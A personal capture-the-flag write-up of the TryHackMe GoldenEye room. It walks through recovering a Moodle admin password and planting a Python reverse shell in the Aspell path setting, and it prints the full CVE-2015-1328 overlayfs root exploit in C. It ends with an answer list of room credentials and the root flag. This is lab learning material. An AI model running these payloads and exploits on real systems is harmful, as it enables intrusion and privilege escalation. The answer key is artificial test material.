
Straight up handed me another login. Logged into the training site as dr_doak.
The Hidden JPG
Inside dr_doak’s files there’s this text:

007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.

So the creds themselves aren’t written down, but there’s a path to a jpg that’s clearly hiding something. Visited it and downloaded the photo.

Ran binwalk on it first to check for anything embedded inside. Nothing. Then tried exiftool to check the metadata instead and found a comment field with this in it:
eFdpbnRlcjE5OTV4IQ==

Looks like base64. Decoded it and got:
xWinter1995x!

Okay, a password, and the note said it was for James. Tried logging in as james with it. Didn’t work. Tried james_007 as a username since 007 kept getting mentioned. Also nope.
Went back and reread the note. It says “this app’s adm1n cr3ds”, so this whole time it was the admin password, not James’s personal one. Tried logging in as admin with it and that worked. I’m in as admin now.
The Moodle Rabbit Hole
Started poking around the admin dashboard to see what I could do with this access. Honestly spent a good 20 minutes just wandering because there’s a ton of options in here and none of them obviously scream “exploit me.” Eventually caved and peeked at the TryHackMe hint, which pointed me at the Aspell plugin.
I’d seen it earlier under Site administration > Server > System paths. The plan is to upload a reverse shell payload into that field, then trigger it through the spell checker so it runs on the server.
Started a listener on my machine:
nc -lvnp 4444
Then set the Aspell path field to this python reverse shell:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<MY_IP>",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

Swap <MY_IP> and the port for your tun0 VPN IP and whatever port you’re listening on. You can grab your tun0 IP with ip a tun0 or ifconfig tun0 if you forget it like I always do.
That alone doesn’t trigger anything though. I still needed to change the text editor engine to PSpellShell, since that’s the one that calls out to an external program through the shell. That setting lives under Site administration > Plugins > Text editors > TinyMCE HTML editor.

Saved both settings, then went to trigger it. Doesn’t really matter how you trigger the spell checker, so I went to My profile > Blogs > Add a new entry and hit the spellcheck button there.


And there it is, shell caught on my listener.
Privilege Escalation
Time to go for root. First thing I did was grab linuxprivchecker to run on the box.
On my own machine:
wget https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
python3 -m http.server 8000
Then on the target:
wget http://YOUR_TUN0_IP:8000/linuxprivchecker.py
python linuxprivchecker.py
It spat out a huge wall of info. Started from the top and the first thing that caught my eye was the kernel version, 3.13.0-32-generic.

Looked that up for known vulns and it turns out there’s a solid privilege escalation exploit for it.
Found it on exploit-db, CVE-2015-1328, the overlayfs local root exploit for Ubuntu:
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)

greets to beist & kaliman
2015-05-24
%rebel%
*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
#include <linux/sched.h>

#define LIB "#include <unistd.h>\n\nuid_t(*_real_getuid) (void);\nchar path[128];\n\nuid_t\ngetuid(void)\n{\n_real_getuid = (uid_t(*)(void)) dlsym((void *) -1, \"getuid\");\nreadlink(\"/proc/self/exe\", (char *) &path, 128);\nif(geteuid() == 0 && !strcmp(path, \"/bin/su\")) {\nunlink(\"/etc/ld.so.preload\");unlink(\"/tmp/ofs-lib.so\");\nsetresuid(0, 0, 0);\nsetresgid(0, 0, 0);\nexecle(\"/bin/sh\", \"sh\", \"-i\", NULL, NULL);\n}\n    return _real_getuid();\n}\n"

static char child_stack[1024*1024];

static int
child_exec(void *stuff)
{
    char *file;
    system("rm -rf /tmp/ns_sploit");
    mkdir("/tmp/ns_sploit", 0777);
    mkdir("/tmp/ns_sploit/work", 0777);
    mkdir("/tmp/ns_sploit/upper",0777);
    mkdir("/tmp/ns_sploit/o",0777);

    fprintf(stderr,"mount #1\n");
    if (mount("overlay", "/tmp/ns_sploit/o", "overlayfs", MS_MGC_VAL, "lowerdir=/proc/sys/kernel,upperdir=/tmp/ns_sploit/upper") != 0) {
// workdir= and "overlay" is needed on newer kernels, also can't use /proc as lower
        if (mount("overlay", "/tmp/ns_sploit/o", "overlay", MS_MGC_VAL, "lowerdir=/sys/kernel/security/apparmor,upperdir=/tmp/ns_sploit/upper,workdir=/tmp/ns_sploit/work") != 0) {
            fprintf(stderr, "no FS_USERNS_MOUNT for overlayfs on this kernel\n");
            exit(-1);
        }
        file = ".access";
        chmod("/tmp/ns_sploit/work/work",0777);
    } else file = "ns_last_pid";

    chdir("/tmp/ns_sploit/o");
    rename(file,"ld.so.preload");

    chdir("/");
    umount("/tmp/ns_sploit/o");
    fprintf(stderr,"mount #2\n");
    if (mount("overlay", "/tmp/ns_sploit/o", "overlayfs", MS_MGC_VAL, "lowerdir=/tmp/ns_sploit/upper,upperdir=/etc") != 0) {
        if (mount("overlay", "/tmp/ns_sploit/o", "overlay", MS_MGC_VAL, "lowerdir=/tmp/ns_sploit/upper,upperdir=/etc,workdir=/tmp/ns_sploit/work") != 0) {
            exit(-1);
        }
        chmod("/tmp/ns_sploit/work/work",0777);
    }

    chmod("/tmp/ns_sploit/o/ld.so.preload",0777);
    umount("/tmp/ns_sploit/o");
}

int
main(int argc, char **argv)
{
    int status, fd, lib;
    pid_t wrapper, init;
    int clone_flags = CLONE_NEWNS | SIGCHLD;

    fprintf(stderr,"spawning threads\n");

    if((wrapper = fork()) == 0) {
        if(unshare(CLONE_NEWUSER) != 0)
            fprintf(stderr, "failed to create new user namespace\n");

        if((init = fork()) == 0) {
            pid_t pid =
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
            if(pid < 0) {
                fprintf(stderr, "failed to create new mount namespace\n");
                exit(-1);
            }

            waitpid(pid, &status, 0);

        }

        waitpid(init, &status, 0);
        return 0;
    }

    usleep(300000);

    wait(NULL);

    fprintf(stderr,"child threads done\n");

    fd = open("/etc/ld.so.preload",O_WRONLY);

    if(fd == -1) {
        fprintf(stderr,"exploit failed\n");
        exit(-1);
    }

    fprintf(stderr,"/etc/ld.so.preload created\n");
    fprintf(stderr,"creating shared library\n");
    lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
    if(lib != 0) {
        fprintf(stderr,"couldn't create dynamic library\n");
        exit(-1);
    }
    write(fd,"/tmp/ofs-lib.so\n",16);
    close(fd);
    system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
    execl("/bin/su","su",NULL);
}
Saved this into a file on my own machine, no edits needed at this stage. Started the http server again:
python3 -m http.server 8000
Then from the target:
cd /tmp
wget http://YOUR_TUN0_IP:8000/exploit.c
Now here’s a fun little detour. Python, bash, javascript, that stuff is interpreted, you write the code and it just runs. C, C++, rust, go are compiled, meaning you write the source but the CPU can’t run that text directly, it has to be turned into machine code first. So this exploit needs compiling before I can run it.
Tried the obvious move:
gcc exploit.c -o exploit
Turns out this box doesn’t have gcc. Annoying, but not the end of the world, there are usually alternatives. Checked for cc instead:
which cc
It’s there. Only problem is the exploit script itself hardcodes a call to gcc inside it, so I had to patch that first:
sed -i 's/system("gcc /system("cc /' exploit.c
Then compiled and ran it:

cc exploit.c -o exploit
./exploit
And that’s it, I’m root.

Remember that email from Alec way back saying the access codes were hidden inside the root directory? That’s why the flag isn’t just in plain sight, you need:
ls -la
to spot it. Found it, grabbed it, and the room is done.
Answers
Task 1
Use nmap to scan the network for all ports. How many ports are open? 4
Who needs to make sure they update their default password? boris
Whats their password? InvincibleHack3r
Task 2
If those creds don’t seem to work, can you use another program to find other users and passwords? Maybe Hydra? Whats their new password? secret1!
Inspect port 55007, what service is configured to use this port? pop3
What can you find on this service? emails
What user can break Boris’ codes? natalya
Task 3
Try using the credentials you found earlier. Which user can you login as? xenia
Have a poke around the site. What other user can you find? doak
What was this users password? goat
What is the next user you can find from doak? dr_doak
What is this users password? 4England!
Task 4
Whats the kernel version? 3.13.0-32-generic
What is the root flag? 568628e0d993b1973adc718237da6e93
Takeaway
This one was a marathon. So many different logins, so many little breadcrumbs hidden in random emails and comments, and honestly the target machine dying on me a couple times mid room did not help my mood. The hydra bruteforcing part was probably the most annoying stretch of the whole thing, watching it crash over and over for no obvious reason until dropping the thread count fixed it.
The part I enjoyed the most was chaining the pop3 emails together. Every single account handed me a breadcrumb to the next one, boris to natalya to xenia to doak to dr_doak to admin, like a little scavenger hunt across mailboxes. And the Moodle Aspell trick was new to me, cool to learn that a spell checker plugin can be turned into a shell if you point it at the right setting.
Last thing worth remembering, if gcc isn’t on the box, check for cc before giving up on compiling anything. Saved me from a much longer detour.
Good room overall, just bring patience.